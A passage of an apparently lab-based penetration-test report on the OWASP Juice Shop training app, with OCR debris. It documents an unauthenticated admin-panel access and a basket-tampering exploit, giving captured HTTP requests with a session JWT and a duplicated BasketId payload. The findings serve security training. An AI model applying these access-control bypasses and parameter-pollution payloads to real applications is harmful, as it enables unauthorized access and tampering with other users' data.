


Apple Juice (1000ml)

The all-time classic.

1.99¤

AFTER



Apple Juice (1000ml)

0.5¤

IMPACT:


PERFORM UNAUTHORIZED ACTIONS ON BEHALF OF THE ADMIN, SUCH AS MODIFYING OR DELETING CRITICAL APPLICATION DATA.

4.BROKEN ACCESS CONTROL. HIGH

DESCRIPTION:

A CRITICAL BROKEN ACCESS CONTROL VULNERABILITY WAS IDENTIFIED IN THE WEB APPLICATION AT HTTP://LOCALHOST:3000. THE ISSUE LIES IN THE /ADMINSTRATION ENDPOINT, WHICH ALLOWS UNAUTHORIZED USERS TO ACCESS THE ADMINISTRATION PANEL WITHOUT PROPER AUTHENTICATION OR AUTHORIZATION CHECKS. THIS VULNERABILITY OCCURS DUE TO THE APPLICATION FAILING TO ENFORCE ACCESS CONTROL MEASURES ON SENSITIVE RESOURCES.

OPEN YOUR WEB BROWSER AND GO TO THE FOLLOWING URL: HTTP://LOCALHOST:3000/ADMINSTRATION



Administration

Registered Users

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimminich@gmail.com
- ciso@juice-sh.op
- support@juice-sh.op

Customer Feedback

1	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)	★★★★★
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***der@juice-sh.op)	★
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marria	★
	Incompetent customer support! Can't e upload photo of broken purchase!...	
	This is **the** store for awesome stuff of a kinds! (anonymous)	

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

IMPACT:

EXPLOITING THIS VULNERABILITY ALLOWS AN ATTACKER TO ACCESS THE ADMINISTRATION PANEL WITHOUT VALID CREDENTIALS. THIS CAN LEAD TO UNAUTHORIZED ACCESS TO SENSITIVE DATA, THE ABILITY TO MODIFY APPLICATION SETTINGS, AND POTENTIAL CONTROL OVER CRITICAL FUNCTIONS OF THE APPLICATION.

5.UNAUTHORIZED MODIFICATION OF DATA. HIGH


DESCRIPTION:

A CRITICAL ACCESS CONTROL VULNERABILITY WAS IDENTIFIED IN THE WEB APPLICATION AT HTTP://LOCALHOST:3000. THE ISSUE ALLOWS AN AUTHENTICATED USER TO ADD ITEMS TO ANOTHER USER'S BASKET BY DIRECTLY INTERACTING WITH THE /API/BASKETITEMS/ ENDPOINT. THIS VULNERABILITY EXISTS BECAUSE THE APPLICATION DOES NOT PROPERLY VALIDATE OR ENFORCE OWNERSHIP OF BASKET ITEMS, ENABLING UNAUTHORIZED MODIFICATION OF ANOTHER USER'S DATA.

ADD AN ITEM TO YOUR BASKET AND INTERCEPT THE REQUEST TO /API/BASKETITEMS/ USING A WEB PROXY TOOL LIKE BURP SUITE.

IN THE INTERCEPTED REQUEST, CHANGE THE USERID OR ANY PARAMETER THAT IDENTIFIES THE BASKET TO ANOTHER USER'S ID.

BEFORE




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89
Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; continueCode=
b3qJM6NY501g9oDrKWPBELGnQhpt5fqHxguNYd7w4jvaxz8lemkRnQ2pVyX2;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZ
GF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0MUBnbWFpbC5
jb20iLCJwYXNzd29yZCI6IjE2ZDdhNGZjYTc0NDJkZGEzYWQ5M2M5YTcyNjU5N2U0I
iwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI
6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvd
XBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ
1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wOC0xMCAxMjowOTo0MC44NjggKzAwOjAwIiwid
XBkYXRlZEF0IjoiMjAyNC0wOC0xMCAxMjowOTo0MC44NjggKzAwOjAwIiwiZGVsZXR
lZEF0IjpudWxsfSwiaWF0IjoxNzIzMzE3NjkyfQ.TjbhLU3kFIvjrhT9ikHXi8ta42
mwxnKlZX3m5F3GFNprq7NglNjlET3Yzchg8vB2F7E6wPWxNxDV-qjMb7ZqldaKQT13
trMlKFUtDJdi8nXL5oDk0flkBAujNxMPVquQ_dBSbT7FsPleRVZw-kH23NFgPuQPoG
Ra0cPcHE15tvc
Connection: keep-alive

{
  "ProductId":24,
  "BasketId":"7",
  "quantity":1
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 150
ETag: W/"9e-pyhBW0qyL+xCR0eH0QPf70W1c50"
Vary: Accept-Encoding
Date: Sat, 10 Aug 2024 19:21:39 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":10,
    "ProductId":24,
    "BasketId":"7",
    "quantity":1,
    "updatedAt":"2024-08-10T19:21:39.063Z",
    "createdAt":"2024-08-10T19:21:39.063Z"
  }
}
```

AFTER



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89
Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; continueCode=
b3qJM6NY501g9oDrKWPBELGnQhpt5fqHxguNYd7w4jvaxz8lemkRnQ2pVyX2; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0MUBnbWFpbC5jb20iLCJ
wYXNzd29yZCI6IjE2ZDdhNGZjYTc0NDJkZGEzYWQ5M2M5YTcyNjU5N2U0Iiwicm9sZSI6I
mN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJ
wcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0L
nN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjA
yNC0wOC0xMCAxMjowOTo0MC44NjggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOC0xM
CAxMjowOTo0MC44NjggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzIzMzE
3NjkyfQ.TjbhLU3kFIvjrhT9ikHXi8ta42mwxnKlZX3m5F3GFNprq7NglNjlET3Yzchg8v
B2F7E6wPWxNxDV-qjMb7ZqldaKQT13trMlKFUtDJdi8nXL5oDk0flkBAujNxMPVquQ_dBS
bT7FsPleRVZw-kH23NFgPuQPoGRa0cPcHE15tvc
Connection: keep-alive

{
  "ProductId":2,
  "BasketId":"7",
  "BasketId":"6",
  "quantity":1
}
```

